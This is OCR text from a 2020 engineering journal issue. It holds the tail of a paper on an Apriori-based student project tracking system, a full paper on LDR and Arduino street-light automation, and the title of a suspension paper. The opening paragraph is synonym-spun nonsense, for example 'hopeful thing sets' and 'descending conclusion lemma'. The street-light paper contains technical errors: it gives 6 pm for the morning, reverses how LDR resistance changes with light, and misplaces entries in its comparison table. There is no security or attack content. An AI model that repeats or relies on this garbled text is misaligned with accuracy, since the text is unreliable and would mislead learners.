hopeful thing sets proficiently. It produces hopeful thing sets of length from thing sets of length. At that point it prunes the applicants which have an occasional sub design. As per the descending conclusion lemma, the applicant set contains all continuous - length thing sets. From that point forward, it checks the exchange database to decide visit thing sets among the candidates.The pseudo code for the calculation is given beneath for an exchange database, and a help limit of Usual set theoretic documentation is utilized, however take note of that is a multiset. Is the applicant set for level.At each progression, the calculation is expected to produce the applicant sets from the extensive thing sets of the former level, paying attention to the descending conclusion lemma. Accesses a field of the information structure that speaks to hopeful set, which is at first thought to be zero. Numerous points of interest are precluded beneath, as a rule the most vital piece of the execution is the information structure utilized for putting away the hopeful sets, and checking their frequencies.

EXPERIMENTAL RESULTS

By using apriori algorithm Students searched members to add in group, When Leader is trying to search his group members from all students from database. He can search by multiple parameters Like Name, Mobile and Email.

General Process of the Apriori algorithm

The entire algorithm can be divided into two steps:

Step 1: Apply minimum support to find all the frequent sets with k items in a database.

Step 2: Use the self-join rule to find the frequent sets with k+1 items with the help of frequent k-item sets. Repeat this process from k=1 to the point when we are unable to apply the self-join rule.




Figure-3: Apriori Algorithm

MINING ASSOCIATION RULES

Till now, we have looked at the Apriori algorithm with respect to frequent item set generation. There is another task for which we can use this algorithm, i.e., finding association rules efficiently.

For finding association rules, we need to find all rules having support greater than the threshold support and confidence greater than the threshold confidence

But, how do we find these? One possible way is brute force, i.e., to list all the possible association rules and calculates the support and confidence for each rule. Then eliminate the rules that fail the threshold support and confidence. But it is computationally very heavy and prohibitive as the number of all the possible association rules increase exponentially with the number of items.

Given there are n items in the set, the total number of possible association rules.We can also use another way, which is called the two-step approach, to find the efficient association rules.

The two-step approach is

Step 1: Frequent item set generation: Find all item sets for which the support is greater than the threshold support following the process we have already seen earlier in this article.

Step 2: Rule generation: Create rules from each frequent item set using the binary partition of frequent item sets and look for the ones with high confidence. These rules are called candidate rules.

ISSN 2394 - 7780

Example: Search by Name






Figure-4: Example of Apriori Algorithm

RESULT


Admin Panel



Staff Panel




Student Panel




ISSN 2394 - 7780

Student Panel Search Manu



Student Panel Search Result



CONCLUSION

Automatic Project Tracking System (APTS) is a very effective application which can be used to a great extent. APTS have many advantages over the traditional system. Some of these advantages are centralized data, up-to-date status reporting, notification, ease of use, backups etc. The use of this system reduces the extra time and efforts required to manage and monitor the final year projects in colleges. We are using an Apriori algorithm for searching students and analyze data file which are uploaded by student. We provide give project rating function to projects. It also provides a good interface which is easy to understand by the users and helps in adapting to the use of this web application system on cloud.

REFERENCES

[1] "Web Based Project Collaboration, Monitoring and Management System" (ICTer)-109-155/ 2014 IEEE.

[2] A Load Balancing Algorithm for Virtual Machines Scheduling in Cloud Computing, The 9th International Conference on Modeling, Identification and Control (ICMIC 2017), Kunming, China, July 10-12, 2017 IEEE.

[3] Semantic-aware Searching over Encrypted Data for Cloud Computing, DOI 10.1109/TIFS.2018.2819121, IEEE Transactions on Information Forensics and Security IEEE.

[4] Cloud computing services and architecture for education *Vol. 2, Nos. 2/3, 2013*Inderscience Christopher Davia.

[5] Big Cloud: a hybrid cloud model for secure data storage through cloud space*Vol. 8, No. 2, 2016*InderscienceKaushikSekaran.

[6] Cloud Computing and Virtualization Dac-Nhuong Le, Raghvendra Kumar Wiley-blackwell.

[7] Reliability and Availability of Cloud Computing, Eric Bauer, Randee Adams, Wiley-blackwell.

International Journal of Advance and Innovative Research
Volume 7, Issue 1 (III): January - March, 2020 Part - 1

ISSN 2394 - 7780

AUTOMATION OF STREET LIGHT GLOW ON DETECTING ENVIRONMENTAL DARKNESS

Nidhi Chauhan, Soni Yadav and Prof. Sneha Sankhe
Department of Information Technology, University of Mumbai, Mumbai, Maharashtra

ABSTRACT
This paper illustrates the 'STREET LIGHT GLOW ON DETECTING ENVIRONMENTAL DARKNESS USING LDR (Light detective register)'. Automation of street light is very and controlling it will help a country like India develop faster since India is a populated country and with population comes heavy traffic which should be maintained and to do this clear vision of roads is necessary at night. This paper presents a street light control system that combines various technologies: a timer, photodiodes, Light Emitting Diodes (LED), power transistors. LDR used on either side of the road sends logic command s for the LEDs at the output to get glowing for a patch ahead Intensity control is also possible by pulse width modulation based on movement sensing when a vehicle moves. Thus, in this way of dynamically changing intensity or o to on helps in saving a lot of energy. A programmable microcontroller is engaged to provide different duty cycle for different intensities at different density conditions of a person or a vehicle's movement.

Keywords: LDR Sensor, Street light, Movement of Vehicle.

INTRODUCTION
Street lighting is one of the important parts of a city's infrastructure where its main function is to illuminate the city's streets during dark hours of the day. Previously, the number of streets in the town and city was very small and people didn't travel that much at night time. But with the increase in population and much more developing country, it is necessary to help people travel from one place to another in less time this caused the number of streets to increase rapidly with high traffic density which highlighted in [1]. There are several factors need to be considered to design a good street lighting system such positioning of street lamps from another, cost-cutting to get the excess results but not in the reduction of quality so that it can be possible to provide high-end but cheap programmed microcontroller of street lamps in rural areas too. At the very beginning, street lamps were controlled manually by the set of the control switch. It is called the REST generation of the original street light. After that, another method that has been underused was the optical control method where the science behind is using high-pressure sodium lamps in their system. It can be seen that this method is widely used in many countries nowadays. In this paper, we will be using a method which operates by setting up an optical control circuit, change the resistance by using of the light-sensitive device which will increase in major brightness and decrease as darkness approaches to control street lamps light up automatically at dusk and turn off automatically after dawn in the morning. Due to technological development nowadays, road lighting can be categorized according to the installation area, performance and they are used, for example, lighting for subsidiary roads, traceroutes, urban centers and public amenity areas. While the wireless sensor network (WSN) helps in improving the network sensing for street lighting.

Street lighting can be classified according to the type of lamps used in making such as incandescent light, mercury vapor light where mercury vapor is ionized and emits light in the ultraviolet region as the current is passed through the tube to make it visible the glass is coated with fluorescent. metal halide light, high-pressure sodium light, low-pressure sodium light, fluorescent light, compact fluorescent light, induction light and LED light, LDR lights. LED is considered a promising solution to the modern street lighting system due to its behavior and advantages as emphasized in. Apart from that, the advantages of LDR are likely to replace the traditional street lamps such as the incandescent lamp, fluorescent lamp and high-pressure Sodium Lamp in future, LED technology is an extremely difficult process that requires a combination of advanced So we will be discussing about the easy use of LDR with an Arduino to automate street lights.

RELATED WORK
In[1] system uses IR to sense the density of pedestrians and traffic by which intensity of light varies. The system becomes less efficient because of the IR sensor. There may be an unwanted appearance of the animal that can be detected by an IR sensor while crossing the street. Microcontrollers can increase the developing hours of the system.

In[2] system uses IR, GPS, and PIR which is used to detect the human's walking movement. Anyone can mislead the PIR sensor for their entertainment. IR sensors can detect unwanted movement of animals while crossing the street as it detects movement of vehicles moving on the street.

ISSN 2394 - 7780


In[3,4] syste4m uses Arduino and LDR as it is a circuit that maintains the resistance of the light based on the intensity of light. This automated streetlight control system had also been suggested using the LDR sensor, IR sensor, and pulse width modulation. Intensity discharge lamps are replaced by LED's which play an important role in the system. Because the life span of LED bulbs is 50 times better than the conventional lamps.

In[5] had developed the system with image processing, in which cameras are placed at each streetlight appearance of humans and vehicles are captured by the camera and the nearer streetlight glow at the time and to check the environmental condition detection sensor also placed like the temperature sensor and gas sensor.

In[6] IOT based system is the conservation of energy which reduces electricity wastage as well as manpower. IoT allows remote sensing and control over devices. The streetlight is automated by using IoT and increases the productivity and accuracy of the system cost-effectively and also permits wireless accessibility and control over the system. IoT based automated streetlight is the not only cost-effective but also eco-friendly method which also eliminates the problems in disposal of incandescent lamps and power saving.

BLOCK DIAGRAM AND HARDWARE DESCRIPTIONS:

The block diagram of the proposed automated street-light using LDR is shown in figure. 1



LDR

LDR circuit is used as a light sensor to sense the ambient light. Street lights are to be automatically switched on or off depending on the intensity of the sunlight on LDR. As the intensity of sunlight reduces, the resistance of LDR increases. The resistance value decides when the street lights are required to switch ON. As the resistance value will be maximum in the nights, the LDR will switch the street lights to higher intensities and it will remain at high until the real-time clock reaches a preset value. They are also called as photoconductors or simply photocells where photo means light. They are made up of semiconductor materials having high resistance which decreases and the light falls on it and the intensity of the light also plays a major role, since it can help in saving electricity.

ISSN 2394 - 7780

Fig-2: LDR

ARDUNIO

Arduino is a computer hardware and software company, project, and user community that designs and manufactures microcontroller kits for building digital devices and interactive everyday objects “things” that can sense and control another object in the physical world by signaling directly or over the internet. The project's products are distributed as open-source hardware and software, which are licensed under the GNU Lesser General Public License (LGPL) or the GNU General Public License (GPL), permitting the manufacture of Arduino boards and software distribution by anyone since it is not patented under any single person or company. The project's board designs use a variety of microprocessors and controllers. These systems provide sets of digital and analog input/output (I/O) pins that can be connected to any other device through Universal Serial Bus (USB These microcontrollers are designed to handle certain tasks as commended and work like a minicomputer. The microcontrollers are mainly programmed using programming languages like C and C++. In addition to using traditional compiler toolchains, the Arduino project provides an integrated development environment (IDE) to write codes/commands. These codes consist of simple variable identifiers, libraries, and a loop to perform a task whenever it is asked to.

For our project, we will use ATmega328.The ATmega328 is a single-chip microcontroller created by Atmel in the mega AVR family. The ATmega48PA/88PA/168PA/328P is a low-power CMOS 8-bit microcontroller based on the AVR enhanced RISC architecture. By executing powerful instructions in a single clock cycle, the ATmega328 achieves throughputs approaching 1 MIPS per MHz allowing the system designer to optimize power consumption versus processing speed.




Fig-3: Arduino Uno

MICRO CONTROLLER

The microcontroller is a compact device made to do a specific task only and can hold memory down until that task is done. For example, the keys pressed from a keyboard is send through an I/O device to the display but it is first held in a microcontroller. Some shields communicate with the Arduino board directly over various pins, but many shields are individually addressable via an IC serial bus many shields can be stacked and used in parallel. Before 2015, Ocial Arduinos had used the Atmel Mega AVR series of chips, especially the ATmega8, ATmega168, ATmega328, ATmega1280, and ATmega2560. An Arduino's microcontroller is also pre-programmed with a boot loader that simplifies uploading of programs to the on-chip ash memory, compared

ISSN 2394 - 7780

with other devices that typically need an external chip programmer. This makes using an Arduino more straightforward by allowing to wright and execute codes through a safe IDE.For this paper, we are using ATmega328. By executing powerful instructions in a single clock cycle, the ATmega328P achieves throughputs approaching 1 MIPS/MHz allowing the system designer to optimize power consumption versus processing speed.




Fig-4:ATMega328 Pin Diagram

PROPOSED SYSTEM

Automation, Power consumption and Cost Effectiveness are the important considerations in the present holder of electronics and electrical related technologies and automation of street light is a good way to achieve all the mentioned criteria. The manufacturing of street lights is growing rapidly because there is more need for streetlights as new cites plans have been formed. To control and maintain the complex street lighting system more economically, various street light control systems are developed and automation with the help of an embedded system is the economically affordable way to do this. These systems are developed to control and reduce the energy consumption of a town's public lighting using LDR since the LDR's current resistance solely depends on the intensity of the environment's light.

As stated earlier our main objective is to provide an efficient energy-saving lighting system by evaluating the outer environment's lighting condition and then adjusting the lights accordingly which can be achieved by LDR. The circuit mainly consists of a sensing element known as LDR, which is followed by Arduino which takes input analog pin gives its output to the LEDs (light-emitting diode) from the digital pin. Though other units like relays, transistors, transformer are also be used for higher voltage supply. The LDR senses the light and sends the data to Arduino and since the intensity of light is analog it is sent through the analog pin. The Arduino analyzes the data and gives its response to the LEDs through the relay mechanism which in turn turns the LED's ON/OFF. The Arduino is programmed and the circuit is designed in such a way it automatically adjusts the lights to give the most accurate result possible. The flow of the system is based on the following sub-topics:

DETECTION OF LIGHT: In the evening after 6 pm intensity of light decreases which decreases the resistance of LDR and light switched on. In the morning after 6 pm when sunlight falls on LDR then the resistance of LDR increases due to which light is switched off. The switching of light is done according to the coding stored by the Arduino UNO in which the intensity of light is controlled by the software.

LIGHTING BLOCK: Lighting block is consisting of LED's for lighting, and a LED driver consisting of a buck chopper with 2 fixed PWM signals generated using the two-timer modules in NE556 for dimming and full intensity control of the LED.

ISSN 2394 - 7780

TABLE-□: SHOW THE COMPARATIVE STUDY OF RECENT RESEARCHES IN THE FIELD

Author Name.	Published in Year	Components and Techniques	Pros.	Cons.
Yashashwini N, Raghu N, Yashashwini S, Prahib Kumar G	2018	Microcontroller and IR sensors are used.	It will reduce power consumption and accidents on the road.	The system will not work in the rainy season. 30% not feasible.
Vinothkumar N, Subhash V K, Vishwashnathan T, Surya Prakash S	2018	Microcontroller, PIR , GPS and IR sensors are used.	It is Energy Saving, provides security and helps people to contact ambulance or police during emergencies.	Not save much energy and system require more people involved for smooth working.
Bilam Roy, Aditya Acharya, Tanmoy K. Roy, Sudip Kuila, Javita Datta	2017	Arduino	It is an automatic system. It saves energy and reduces environmental pollution. Cost-Effective.	There is not much difference in power consumption of the system and pre-existing system.
Revathi M, Ramya S, Sathiyavathi R, B Bharati, V. Maria	2017	Global System for Mobile Communication and LDR.	It is a power consumption saving system and provides a message to the authority by GSM.	Difficult to design that works autonomously.
Veena P C, Paulsy Tharakan, Hima Haridas, Ramya K	2016	Image Processing	It is an automatic system used for power consumption saving.	Time complexity increases.
Fathima Dheena P. P, Greema S. raj, Gopika Datta, Vinila Jinny S	2017	Internet of Things	It provides conservation of energy by reducing electricity wastage as well as human power.	It is not cost-effective and takes lots of time for implementation.
Seher Yusneiva Kadirova, Daniel Ivanov Kaitsanov	2017	GPS is used along with some microcontroller	It is a power consumption saving system and location obtained using GPS.	Complexity in design.
SHI Changhogh, Zhang Xianghong, WU Yue 1,2	2010	GPRS Interface modules are used.	It works on power consumption and establishes communication between electricity authority and passerby.	It may fail during the rainy season and communication can lose.
Dhiraj Sunehra, Sangam Rajshri	2017	Using Wireless Sensor Network and Raspberry Pi3.	The system can fail during the rainy season and sensors can leave the circuit.	Limited coverage.
Deepak K. Shrivastav, Preethi B., Parinitha R, Sumana G, A. Kumar	2013	Using Laser Gate sensors and Ambient Light Sensors.	It optimizes the problem of power consumption.	The system can fail during the rainy season and sensors can leave the circuit.

RESULTS AND DISCUSSION

- **Why Automated Street Light is Necessary**

Sometimes it happens when street light of some areas are not switched on by responsible person due to which pedestrian suffers problems of darkness. A pedestrian can bump into stone and other things due to darkness. Automated system reduces human power and work is done in an efficient manner. It is also helpful in getting the specific temperature and humidity condition of the environment in specific areas. It is user-friendly.

ISSN 2394 - 7780

- **Purpose of this System**

The aim of this save energy consumption and reduce manpower in the daily use of streetlight. It creates a safe environment with the maximum intensity of light. It will automate the system and replace the sodium lamp with LED's which is cost-effective for the project. This automated streetlight system is very cost-effective. It can also reduce the pollution created by light. The system has not required any manpower and periodic check instead the system status is continuously updated.




Fig-5: LEDs are ON when LDR is shaded by an object.




Fig-5: LEDs are OFF when LDR is in brightness.

CONCLUSION

A tremendous amount of energy can be saved by replacing sodium vapors lamps by LED and additional features for security purposes. It prevents unnecessary wastage of electricity, due to manual switching of streetlights. It provides an efficient and smart automatic street light control system with the help of LDR. It can reduce the energy consumption and maintenance of cost. It can be applied in urban and rural areas. The system is extendable and totally adjustable to the need of the user. Therefore, such systems are very much useful for the government to reduce the utilization of conventional power. As a result, such systems are once implemented on a large scale can bring a significant reduction of the power for burning up caused by streetlights. It creates a safe environment with the maximum intensity of light whenever required. It requires the initial cost only for designing and setting up and not for utilization. The need for the system is to reduce the maintenance cost and to increase the lifespan of the system. Initial cost and maintenance are some disadvantages to this system.

FUTURE SCOPE

The system is automated by using LDR and Arduino UNO in this project. The future work of this project is to use solar panels which reduces the use of electricity till the negligible level. The solar panel is used for the streetlights connected through LED's are work as an energy source. The solar panel is very much efficient source for the streetlights.

ISSN 2394 - 7780

REFERENCES

1. Yashaswini N, Raghu N, Yashaswini S, Prathib Kumar G "Automatic Street Light Control by Detecting Vehicle Movement" under 2018 3rd IEEE International Conference on Recent Trends in Electronics, Information & Communication Technology (RTEICT-2018), MAY 18th & 19th 2018.
2. Vinothkumar N, Subhash V.K, Viswanathan T, Surya Prakash S "Intelligent Street Light Controller with Security System" under International Journal of Innovative Technology and Exploring Engineering (IJITEE) ISSN: 2278-3075, Volume-8 Issue-2S2 December, 2018.
3. Bilam Roy, Aditya Acharya, Tanmoy K. Roy, Sudip Kuila, Jayita Datta "A Smart Street-light Intensity Optimizer" .
4. Revathy.M, Ramya.S, Sathiyavathi.R, B.Bharathi and V. Maria Anu "Automation of Street Light For Smart City" under International Conference on Communication and Signal Processing, April 6-8, 2017, India.
5. Veena P C, Paulsy Tharakan, Hima Haridas, Ramya K , Riya Joju, Ms. Jyothis T S "Smart Street Light System based on Image Processing" under 2016 International Conference on Circuit, Power and Computing Technologies [ICCPCT].
6. Fathima Dheena P.P, Greema S Raj, Gopika Dutt, Vinila Jinny S "IOT Based Smart Street Light Management System" under Proceedings of 2017 IEEE International Conference on Circuits and Systems (ICCS2017).
7. Seher Yusnieva Kadirova, Daniel Ivanov Kajtsanov "A 5eal 7ime 6treet /ighting &ontrol 6ystem" under 2017 15th International Conference on Electronic Machines, Drives and Power System (ELMA).
8. WU Yue 1, 2, SHI Changhong, ZHANG Xianghong, YANG Wei "Design of New Intelligent Street Light Control System" under 2010 8th IEEE International Conference on Control and Automation Xiamen, China, June 9-11, 2010.
9. Dhiraj Sunehra, SMIEEE, Sangem Rajasri "Automatic Street Light Control System using Wireless Sensor Networks" under IEEE International Conference on Power, Control, Signal and Instrumental Engineering (ICPCSI-2017).
10. Deepak K Srivatsa, Preethi B, Parinitha R, Sumana G, A. Kumar "SMART STREET LIGHTS" under 2013 Texas Instruments India Educators' Conference.

International Journal of Advance and Innovative Research
Volume 7, Issue 1 (III): January - March, 2020 Part - 1
ISSN 2394 - 7780

AUTOMOBILE SUSPENSION SYSTEM WITH MR DAMPER

Shaikh Irfan, Ravi Jaiswal and Bhitan Gosh
Student, Mechanical Engineering, TCOE, Boisar

ABSTRACT

